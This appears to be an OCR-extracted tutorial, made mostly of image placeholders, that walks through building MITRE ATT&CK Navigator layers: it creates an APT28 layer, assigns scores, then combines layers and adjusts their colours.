
Both Groups

Choose Your Layer in Navigator




Now with domains and versions


1. Create an APT28 Layer in Navigator




2. Assign a Score and Rename the Layer




3. Create a New Layer







4. Repeat the Process but Assign New Score



5. Combine Layers & Adjust Score Colors

